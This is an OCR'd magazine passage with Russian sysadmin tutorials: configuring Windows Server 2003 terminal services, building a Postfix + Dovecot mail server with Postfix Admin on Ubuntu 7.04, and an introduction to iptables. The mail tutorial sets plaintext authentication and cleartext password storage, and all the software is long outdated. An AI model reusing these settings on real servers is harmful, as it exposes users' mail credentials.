После установки сервер терминальных лицензий необходимо активировать. Заходим в «Панель управления → Администрирование», выбираем «Лицензирование сервера терминалов». Как видим, сервер находится в состоянии «Не активирован» (во вкладке он появляется не сразу, а через некоторое время), щелкаем правой кнопкой мышки и говорим «Активировать сервер». Появляется мастер активации сервера лицензий, с которым предстоит пройти несколько шагов. Сначала выбираем метод активации. Если есть прямой выход в интернет, лучше оставить то, что есть, то есть «Автоподключение», в этом случае будет произведен поиск сервера активации Microsoft. Хотя возможны варианты заполнения веб-страницы и активации по телефону. Далее необходимо указать некоторую персональную информацию (имя, фамилию, организацию и страну) и на следующем шаге — сведения об организации (почтовый и электронный адрес, город, область).
При активации сервера лицензий серверу выдается цифровой сертификат стандарта X.509 с ограниченным сроком использования, подтверждающий его принадлежность и подлинность. Этот сертификат затем используется для получения и выдачи лицензий клиентам. Установив флажок в последнем окне, можно активировать мастер клиентских лицензий, с помощью которого клиентам добавляются лицензии. Для его работы также понадобится подключение к серверу Microsoft. Сначала надо выбрать программу лицензирования, ввести номер лицензии и указать продукт и тип лицензии.
В операционной системе Windows Server 2003 доступно два типа клиентских лицензий: «На пользователя» (Per-User) и «На устройство» (Per-Device). В первом случае к терминальному серверу можно подключаться с неограниченного числа устройств, производится лишь проверка учетных данных. Во втором случае маркеры назначаются каждому устройству, с которого производится подключение. Чтобы сервер поддерживал оба варианта, следует выбрать Per-User. На этом установку сервера можно считать законченной, переходим к его настройке.




Настройка сервера терминалов



Лицензирование сервера терминалов

Настройка сервера терминалов

Для конфигурирования и контроля работы TS можно использовать несколько инструментов: диспетчер службы терминалов, настройку служб терминалов и редактор групповых политик (gpedit.msc). Зададим политики с помощью компонента «Настройка служб терминалов». Выбираем одноименную вкладку в панели «Администрирование» или ссылку в «Управлении данным сервером» (tscc.msc). Сначала перейдем во вкладку «Параметры сервера». Параметры «Использовать временные папки для сеанса», «Удаление временных папок при выходе» лучше оставить включенными. Параметр «Рабочий стол Active Desktop» тоже не трогаем, поскольку иначе будет потребляться большее количество ресурсов на отрисовку активного содержимого. По умолчанию опция «Ограничить пользователя единственным сеансом» включена, что предотвращает установление пользователями нескольких сеансов на одном сервере. Это позволяет экономить ресурсы. Хотя если пользователю нужен доступ к приложениям за пределами рабочего стола, ему может понадобиться несколько сессий. Как вариант — для настройки этого параметра можно воспользоваться редактором групповой политики, в котором нужно выбрать «Конфигурация компьютера → Административные шаблоны → Компоненты Windows → Службы терминалов». Здесь следует дважды щелкнуть по параметру «Ограничить пользователей службы терминалов одним удаленным сеансом».


Политика лицензирования сервера выбирается в пункте «Лицензирование». По умолчанию используется вариант «На устройство», если требуется, заходим и указываем нужный вариант в списке «Режим лицензирования». В терминальном сервере WS2K3 имеется возможность выбрать один из двух режимов совместимости: «Полная безопасность» (Full Security) и «Ослабленная безопасность» (Relaxed Security). Режим «Ослабленная безопасность» позволяет выполнять старые приложения, которые не могут нормально работать в условиях более строгих ограничений на файловую систему и реестр, принятых в WS2K3. По умолчанию используется режим «Полная безопасность». В случае необходимости его можно изменить, выбрав пункт «Совместимость разрешений». Но важно помнить, что в этом случае все пользователи будут иметь полный доступ к реестру и файловой системе, поэтому такой режим стоит использовать только в исключительных случаях. Сервер лицензий обнаруживается автоматически, поэтому маркер TS может выдать любой ответивший сервер. Если необходимо ограничить работу терминального сервера конкретным сервером (или серверами) лицензий, на него необходимо указать в пункте «Метод обнаружения сервера лицензий».

Несколько серверов терминалов могут быть логически сгруппированы в кластер, тогда нагрузка будет распределяться с использованием Microsoft Network Load Balancing (NLB). Специальная база данных «Служба папок сеансов» (Terminal Services Session Directory) отслеживает все сеансы на сервере терминалов и предоставляет данные, используемые при подключении пользователя к текущим сеансам. Настройки работы со службой папок сеансов производятся во вкладке «Папка сеанса», по умолчанию такая функциональность отключена.


Теперь переходим во вкладку «Подключения», где настраиваются параметры входа, безопасность, перенаправление ресурсов клиента и прочее. По умолчанию в этой вкладке только одно соединение RDP-Tcp, но если на компьютере установлено несколько интерфейсов, для каждого можно создать соединение с индивидуальными параметрами. Кстати, при установленном Citrix MetaFrame его соединения также будут отражены в этой вкладке. Вызвав контекстное меню, можно отключить, переименовать или удалить соединение, а также просмотреть и изменить его свойства. Так, по умолчанию во время сеанса между клиентом и сервером используется встроенное RDP-шифрование, при этом применяется клиентский ключ максимальной защищенности. Изменить это можно во вкладке «Общие», в раскрывающемся списке «Уровень безопасности → Уровень шифрования».

Здесь же можно указать сертификат сервера. По умолчанию клиенты регистрируются под своими учетными записями, но если требуется единая учетная запись для входа (например, при обучении), задать ее можно во вкладке «Параметры входа». Однако в этом случае зайти под администратором будет невозможно. Во вкладке «Сеансы» переопределяются параметры тайм-аута для отключенных (окно соединения закрыто, но не нажата кнопка «Отключиться»), бездействующих и активных сеансов или для переподключения, а в «Среде» — начальная программа, выполняемая при входе пользователя (она заменяет оболочку Explorer). По умолчанию все эти значения наследуются из параметров подключающегося к серверу пользователя. При необходимости можно запретить запуск начальной программы, указать некоторую программу, а также запретить переподключаться с другого компьютера.

Администратор может удаленно подключиться к существующему пользовательскому сеансу, разрешение на это устанавливается в свойствах пользователя («Active Directory — пользователи и компьютеры»



Установка сервера терминалов



Возможные разрешения пользователей

или «Локальные пользователи и группы», вкладка «Удаленное управление»). Зайдя в «Удаленное управление», можно глобально переопределить пользовательские настройки. Возможен как полный запрет удаленного управления, так и указание собственных настроек для этого сервера. Так, флажок «Запрашивать подтверждение пользователя» указывает, необходимо ли согласие пользователя на удаленное управление. С помощью переключателя «Уровень управления» выбирается один из двух вариантов: только наблюдение за пользователем или взаимодействие с сеансом. В последнем случае администратор может управлять мышкой и клавиатурой пользователя.
Во вкладке «Параметры клиента» можно переопределить подключение и сопоставление дисков, принтеров и некоторых устройств. Здесь же устанавливается максимальная глубина цвета. По умолчанию все настройки распространяются на все сетевые адаптеры. При необходимости во вкладке «Сетевой адаптер» можно указать конкретный сетевой адаптер, здесь же можно ограничить максимальное количество подключений для выбранного адаптера или всего сервера. И, наконец, последняя вкладка «Разрешения». Здесь указываются группы и пользователи, которые имеют право подключаться к серверу, и соответствующие им разрешения.

Доступ к серверу

В отличие от Win2K, которая автоматически разрешает пользователям доступ после установки терминального сервера, в WS2K3 по умолчанию полный доступ разрешен только администраторам. Все остальные пользователи, чтобы получить доступ к терминальному серверу, должны входить в группу «Пользователи удаленного рабочего стола» (Remote Desktop Users). По умолчанию эта группа пуста, и самым простым способом разрешить доступ к TS является занесение пользователя или компьютера в эту группу. Но здесь не все так просто, как кажется на первый взгляд. Доступ пользователя определяется, исходя из нескольких параметров:
1) отсутствие запрета в «Запретить вход в систему через службу терминалов», которая находится во вкладке «Конфигурация компьютера → Конфигурация Windows → Назначение прав пользователя» в «Редакторе групповых политик»;
2) разрешение доступа в «Разрешать вход в систему через службу терминалов» (по умолчанию только администраторы);
3) установка флажка «Запретить этому пользователю вход на серверы терминалов» в свойствах пользователя;
4) установка во вкладке «Разрешения» свойств RDP-компонента «Настройка служб терминалов».

Если доступ пользователя блокируется, значит, одно из этих условий не соблюдено. При подключении можно задать следующие виды разрешений:
1. «Полный доступ» — все разрешения;
2. «Доступ пользователя» — вход на сервер, запрос информации, переподключение к своему отключенному сеансу;
3. «Доступ гостя» — только вход в систему;
4. «Особые разрешения» — администратор самостоятельно указывает, какие из девяти возможных операций может производить пользователь или группа.

Настройки с помощью групповых политик

Если терминальный сервер работает в среде Active Directory, настройки терминального сервера удобнее производить из редактора групповых политик. Для того чтобы новые терминальные серверы наследовали установленные политики, добавляем группу «Пользователи удаленного рабочего стола» в «Группы с ограниченным доступом», которые настраиваются во вкладке «Параметры безопасности» («Политика безопасности контроллера домена → Параметры безопасности»). И уже из этой вкладки добавляем участников группы.
Основные настройки производятся с помощью GPO в «Службах терминалов» («Конфигурация компьютера → Административные шаблоны → Компоненты Windows → Службы терминалов»). Все параметры разбиты на несколько категорий: «Лицензирование», «Шифрование и безопасность», «Сеансы» и остальные. Некоторые из них совпадают с имеющимися в «Настройке служб терминалов», что позволяет централизованно управлять настройками TS без необходимости конфигурирования каждого сервера.

Заключение

Вот, собственно, и все настройки терминального сервера. Теперь на клиентском компьютере можно вызывать программу «Подключение к удаленному рабочему столу», которую легко найти в меню «Пуск → Программы → Стандартные → Связь», и подключаться к серверу, используя разрешенные учетные данные.
И еще два совета. Если компьютер используется как сервер терминалов, установку и удаление программ следует производить исключительно через раздел «Панель управления → Установка и удаление программ». А чтобы правильно завершить работу сервера терминалов, следует использовать команду tsshutdn, с помощью которой можно предупредить пользователей о завершении сеансов, чтобы они успели сохранить работу и отключиться.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Приручение почтового голубя

POSTFIX + DOVECOT + MYSQL: СТРОИМ НАДЕЖНЫЙ ПОЧТОВЫЙ СЕРВЕР

Электронная почта появилась и стала популярной задолго до появления интернета, и сегодня без нее уже просто невозможно представить современный мир. Это очень быстрый и, главное, простой в использовании способ передачи информации, понятный даже новичку. Но вот настроить систему отправки и приема сообщений не так просто, как это может показаться на первый взгляд. От администратора требуется мобилизовать весь свой опыт, чтобы создать надежную, безопасную и удобную почтовую систему. В статье показан только один из возможных вариантов решения этой задачи.


Устанавливаем Postfix + Dovecot

Для нашего почтового сервера выберем связку Postfix (www.postfix.org) и Dovecot (www.dovecot.org). Postfix является одним из самых популярных MTA (Mail Transfer Agent), имеет модульную структуру, обеспечивающую гибкость в настройках и легкость в работе. О безопасности Postfix не говорил только ленивый. В качестве сервера, который будет доставлять почту по требованию почтовых клиентов, используем Dovecot. Он достаточно прост в настройке, к тому же изначально рассчитан на максимальную безопасность и надежность. Для поиска в больших файлах применяется бинарный древовидный индекс, поэтому голубятня быстро работает даже при больших нагрузках. Dovecot может обслуживать запросы пользователей с помощью протоколов imap, imaps, pop3, pop3s. Еще один плюс этой связки: пользователи Postfix 2.3+ и Exim 4.64+ при отправке сообщения могут быть аутентифицированы непосредственно с помощью средств Dovecot (в частности SASL — Simple Authentication and Security Layer) без привлечения дополнительных библиотек вроде Cyrus SASL. Это, естественно, упрощает настройку и повышает общую надежность всей системы. Ориентироваться будем на Ubuntu 7.04, но практически все, за исключением команд установки пакетов, будет действительно и для остальных дистрибутивов. Советую не навешивать сразу дополнительную функциональность на эти сервисы, я имею в виду проверку на спам и вирусы, работу с БД и прочее. Если в настройки закрадется ошибка, найти ее будет на порядок сложнее. Лучше фиксировать настройки на некотором этапе и, убедившись в работоспособности, добавлять следующую функциональность. Итак, с помощью sudo apt-cache search postfix и sudo apt-cache search dovecot ищем нужные пакеты и ставим:

```
$ sudo apt-get install dovecot-common dovecot-imapd
dovecot-pop3d postfix-mysql
```

В процессе установки будут добавлены системные пользователи postfix и dovecot, группы postfix, postdrop, а также созданы все необходимые каталоги. Кроме этого, пользователь dovecot будет добавлен в группу mail.

Я выбрал два пакета: dovecot-imapd и dovecot-pop3d. В каждом находятся модули, обеспечивающие доступ по соответствующему протоколу. Если какой-либо из них не нужен, пакет можно не ставить. Смотрим, какие модули доступны для Postfix:



Установка Postfix Admin

Создание нового пользователя в Postfix Admin

```
$ postconf -a
cyrus
dovecot
```

Требуемый модуль для работы с dovecot в списке есть, поэтому нет необходимости в пересборке Postfix. Но тем, кто все-таки захочет самостоятельно собрать оба сервера (например, чтобы использовать самую последнюю версию), советую сначала установить пакеты для удовлетворения зависимостей:

```
$ sudo apt-get build-dep postfix-mysql \
   dovecot-common dovecot-imapd dovecot-pop3d
```

Компиляция Postfix и Dovecot стандартна, все нужное, как правило, устанавливается по умолчанию, только при сборке Postfix необходимо использовать команду:

```
$ make makefiles CCARGS='-DUSE_SASL_AUTH \
   -DDEF_SERVER_SASL_TYPE=\"dovecot\"'
```

Вот, собственно, и все премудрости.

Конфигурационный файл Postfix

По ходу установки через репозитарий пакетов в Ubuntu будут задаваться некоторые вопросы по архитектуре будущей почтовой системы (доставка почты напрямую, локальная доставка, смарт-хост), кроме того, некоторые параметры будут взяты из настроек системы. Поэтому после установки Postfix практически на 99% готов к работе. Основной конфигурационный файл называется /etc/postfix/main.cf:

$ sudo mcedit /etc/postfix/main.cf

```
# Имя, домен и псевдонимы почтового узла
myhostname = grinder.com
mydomain = grinder.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = $myhostname

# Список доменов, через которые будет осуществляться
локальная доставка
mydestination = $myhostname, localhost.$mydomain,
localhost

# Список сетей, которым разрешен relay; слушаем на всех
интерфейсах
mynetworks = 127.0.0.0/8, 192.168.1.0/24
inet_interfaces = all

# Баннер, выдаваемый при подключении
smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
biff = no

# Снимаем комментарий, если хотим снять ограничение на
размер ящика (по умолчанию 51 200 000 байт)
# mailbox_size_limit = 0
recipient_delimiter = +

# Формат почтового ящика, возможен вариант Mailbox
home_mailbox = Maildir/

# Каталоги для хранения почты и очереди Postfix
mail_spool_directory = /var/mail
queue_directory = /var/spool/postfix

# Генерация сообщения о задержке почты
delay_warning_time = 4h
```

Просмотреть значения всех параметров можно, введя команду postconf. В каталоге /usr/share/postfix лежит несколько шаблонов, в main.cf.dist представлены практически все основные настройки. При установке сервера создаются необходимые SSL-ключи и сертификаты, следует лишь проверить их наличие. По окончании настроек перезапускаем Postfix:

```
$ sudo /etc/init.d/postfix restart
```

И пробуем подключиться телнетом к 25-му порту. Если сервер ответил должным образом, переходим к настройке Dovecot.

Конфигурационный файл Dovecot

Все настройки Dovecot производятся в одном файле /etc/dovecot/dovecot.conf. Файл большой, его вывод занимает несколько экранов. Спасает то, что он хорошо комментирован и разбит на секции. Хотя большинство настроек также можно оставить в значении по умолчанию (то есть закомментированными).

$ sudo mcedit /etc/dovecot/dovecot.conf

```
# Каталог для хранения временных файлов
base_dir = /var/run/dovecot/

# Протоколы, которые будем использовать; я включил все,
но лишние можно убрать;
# если dovecot используется для аутентификации, а не
для доставки почты, выставляем none
protocols = pop3 pop3s imap imaps
```

Вывод команды postconf

Логи Postfix

```
# Разрешаем подключения без использования SSL/TLS
disable_plaintext_auth = no

# Перед выключением Dovecot master process останавлива-
ем все IMAP- и POP3-процессы
#shutdown_clients = yes

# Время в журнале в формате strftime(3)
log_timestamp = «%Y-%m-%d %H:%M:%S »
login_log_format_elements = user=<%u> method=%m rip=%r
lip=%l %c
syslog_facility = mail

# Учетная запись, используемая при регистрации
login_user = dovecot

# Расположение почтовых ящиков пользователей (ранее
default_mail_env setting)
# По умолчанию параметр пустой, и Dovecot пробует ящики
самостоятельно.
mail_location = maildir:/var/mail/%u/Maildir:INDEX=/
var/mail/%u

# Группы, позволяющие получить доступ к каталогам поч-
товых ящиков
mail_extra_groups = mail

# Полный доступ в пределах почтового ящика
mail_full_filesystem_access = no

# Первый разрешенный UID, для того чтобы пользовате-
ли не могли регистрироваться как демоны или системные
пользователи
first_valid_uid = 500
#last_valid_uid = 0

# Маска для вновь создаваемых файлов
umask = 0077

# Механизмы SASL-аутентификации
auth default {
# возможны варианты: plain login digest-md5 cram-md5
ntlm rpa apop anonymous gssapi
mechanisms = plain login
# эта строка специфическая для взаимодействия с Postfix
socket listen {
client {
        path = /var/spool/postfix/private/auth
        mode = 0660
        user = postfix
        group = postfix
        }
}

# Для начала настроим систему на работу с локальными
пользователями, занесенными в /etc/passwd
passdb passwd {
}
userdb passwd {
}
```

Перезапускаем Dovecot:

```
$ sudo /etc/init.d/dovecot restart
```

Для проверки работы системы можно использовать telnet, но пароль в открытом виде воспринят не будет, поэтому нам понадобится Perl-модуль MIME-Base64:

```
$ tar xzvf MIME-Base64-3.07.tar.gz
$ cd MIME-Base64-3.07
$ perl Makefile.PL
$ make
$ make test
```

Если все тесты прошли нормально, устанавливаем:

```
$ sudo make install
```

Теперь нужно получить перекодированную строку, в качестве параметра вводим два раза логин и один раз пароль:

```
$ perl -MMIME::Base64 -e 'print encode_
base64("grinder\0grinder\
0password");'
Z3JpbmRlcgBncmluZGVyAHBhc3N3b3Jk
```

Соединяемся с сервером:

```
$ telnet localhost 25
...
250-AUTH PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

Вводим полученную ранее строку:

```
AUTH PLAIN Z3JpbmRlcgBncmluZGVyAHBhc3N3b3Jk
235 2.0.0 Authentication successful
QUIT
221 2.0.0 Bye
```

Система аутентификации при отправке сообщения работает нормально. Для проверки всего цикла настраиваем почтовый клиент (POP3 — порт 110, POP3/SSL — 995, IMAP — 143 и IMAP/SSL — 993) и пробуем отправить и получить почту. Параллельно для анализа журналов в консоли вводим «tail -f /var/log/mail.log».
В итоге мы получили простую в администрировании и безопасную почтовую систему, которая подойдет для небольших организаций. Достаточно добавить нового пользователя командой adduser, и он может отправлять и получать почту с нового сервера.
В организациях с большим числом пользователей такая схема работы будет неудобна. И систему следует наращивать дальше. Для примера добавим Postfix Admin, а учетные записи пользователей перенесем в базу данных.

Прикручиваем Postfix Admin

Для начала следует убедиться, что Postfix собран с поддержкой нужной БД:

```
$ postconf -m | grep mysql
mysql
```

Все нормально. Устанавливаем Apache, MySQL и необходимые модули:

```
$ sudo apt-get install mysql-server mysql-client
apache2.2-common php5-mysql
```

Сайт проекта Postfix Admin находится по адресу sf.net/projects/postfixadmin, забираем последнюю версию и устанавливаем:

```
$ tar xvzf postfixadmin-2.1.0.tgz
$ cd ./postfixadmin-2.1.0
```

Внутри каталога находится файл с описанием параметров доступа к БД, вводим sudo mcedit DATABASE_MYSQL.TXT и редактируем все необходимое в секциях Postfix user & password и Postfix Admin user & password. По окончании устанавливаем новую базу данных:

```
$ mysql -u root -p < DATABASE_MYSQL.TXT
```

Далее следует скопировать все файлы в корневой каталог веб-сервера, в Ubuntu это /var/www:

```
$ cd ..
$ sudo cp -r postfixadmin-2.1.0 /var/www
$ sudo mv /var/www/postfixadmin-2.1.0 /var/www/
postfixadmin
```

Патчим Postfix Admin:

```
$ wget — c http://troels.arvin.dk/db/postfixadmin/
postfixadmin-2.1.0-arvin-martin.patch

$ sudo cat postfixadmin-2.1.0-arvin-martin.patch |
patch -p1
```

Переименовываем шаблон конфигурационного файла:

```
$ cd /var/www/postfixadmin
$ sudo mv config.inc.php.sample config.inc.php
```

И правим:

$ sudo mcedit config.inc.php

```
# Меняем все строки «change-this-to-your.domain.tld»
на имя своего узла;
# проверяем параметры доступа к БД и правим следующие
переменные:
$CONF['domain_path'] = 'YES';
$CONF['domain_in_mailbox'] = 'NO';
$CONF['encrypt'] = 'cleartext';
```

Смотрим, под какой учетной записью работает веб-сервер, и устанавливаем соответствующие права доступа к каталогу:

```
$ cat /etc/apache2/apache2.conf | grep User
User www-data

$ sudo chown -R www-data:www-data /var/www/
postfixadmin
$ sudo chmod -R 700 postfixadmin
```


Если в Ubuntu сейчас попробовать зайти через браузер по адресу http://localhost/postfixadmin, веб-сервер выдаст запрос на поиск программы для открытия PHTML-файла. Поэтому в конфигурационный файл веб-сервера добавим пару строк:

$ sudo mcedit /etc/apache2/apache2.conf (урезано)

```
<IfModule mod_mime.c>
        AddType application/x-httpd-php .php .phtml
        AddHandler cgi-script .pl
```

Теперь перезапускаем веб-сервер и пробуем зайти на нужную страницу. Для того чтобы проверить установки, следует нажать на Setup. Будет произведен поиск всех компонентов, особое внимание обращаем на наличие ошибок (Error), означающее отсутствие нужного компонента. По окончании настроек рекомендуется удалить setup.php и создать файл .htpasswd в каталоге /var/www/postfixadmin/admin.
А процедуру прикручивания MySQL к Postfix и Dovecot ищи в полной версии статьи на прилагаемом DVD. Удачи.

ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ VR-SOFT@MAIL.RU /



САМ СЕБЕ ФАЙРВОЛ, САМ СЕБЕ МАРШРУТИЗАТОР

НАСТРАИВАЕМ МЕЖСЕТЕВОЙ ЭКРАН НА БАЗЕ IPTABLES + PATCH-O-MATIC

Если ты работаешь сисадмином (или исполняешь его обязанности) в более-менее крупной конторе, то ты наверняка не раз задумывался о безопасности своих железных питомцев. Как правило, количество серверов и маршрутизаторов растет пропорционально подсетям, управлять которыми с каждым днем становится все сложнее и сложнее. В особо тяжелые моменты ты мечтаешь о счастливых временах, когда вся сеть будет администрироваться с одного-единственного сервера парой-тройкой команд в консоли. Администрирование всей сети — тема далеко не одной статьи, но для того чтобы максимально приблизить мечты к реальности, достаточно пакета iptables и немного терпения.

Файрвол и маршрутизатор в одном флаконе

Пакет iptables позволяет как маршрутизировать сети, так и фильтровать входящие и исходящие пакеты. Таким образом, Iptables может выступать и в роли маршрутизатора, и в роли очень мощного файрвола.


Чтобы не быть голословным, хочу показать тебе Iptables в действии. Я набросал небольшую схему сети, кото рую ты можешь увидеть на рисунке. Она содержит в себе один сервер с выходом наружу, четыре рабочие станции в четырех подсетях и удаленную машину, которая работает с одним из внутренних серверов.


Для экспериментов нам понадобится простейшая машина с Linux, в которую нужно воткнуть столько сетевых карт, сколько подсетей мы будем соединять (в нашем случае 4+1=5). Iptables желательно взять не ниже версии 1.3.5.

Нам нужны четыре подсети, в каждой из которых может работать менее 255 пользователей, с общим выходом в интернет и учетом трафика с помощью NetAms (просто для примера). Из серверов — два Web (один из которых с SSL): один с SSH для конфигурирования главного сервера, чтобы на него не открывать доступ снаружи, и MSSQL, ну, например, для одного офиса, который будет работать с базой данных. Схему можно менять. Принцип от этого не изменится. Главное — понять, как происходит маршрутизация, и разобраться в настройках Iptables.

Немного теории

По умолчанию Iptables содержит в себе три таблицы. Mangle — эта таблица, как правило, используется для внесения изменений в заголовок пакета, например для изменения битов TOS и TTL. Nat применяется для выполнения преобразований сетевых адресов. И, наконец, таблица Filter, название которой говорит само за себя, — с ее помощью мы будем фильтровать пакеты и, в случае необходимости, перенаправлять, зеркалировать или убивать. Все основные действия будем производить в таблице Filter. Наличие прямого назначения каждой из таблиц вовсе не означает, что в ней нельзя осуществлять других действий. Например, задропить пакет мы можем и в Nat/Mangle, но рекомендуется все же делать это в таблице Filter.


Конфигурация ядра для работы с Iptables


Редактируем правила файрвола

Каждая из таблиц содержит в себе несколько логических цепочек, порядок прохождения которых определяется вектором пакета. Вот дефолтные цепочки этих таблиц:

```
Mangle: PREROUTING, INPUT, FORWARD, OUTPUT,
POSTROUTING
Nat: PREROUTING, OUTPUT, POSTROUTING
Filter: INPUT, FORWARD, OUTPUT
```

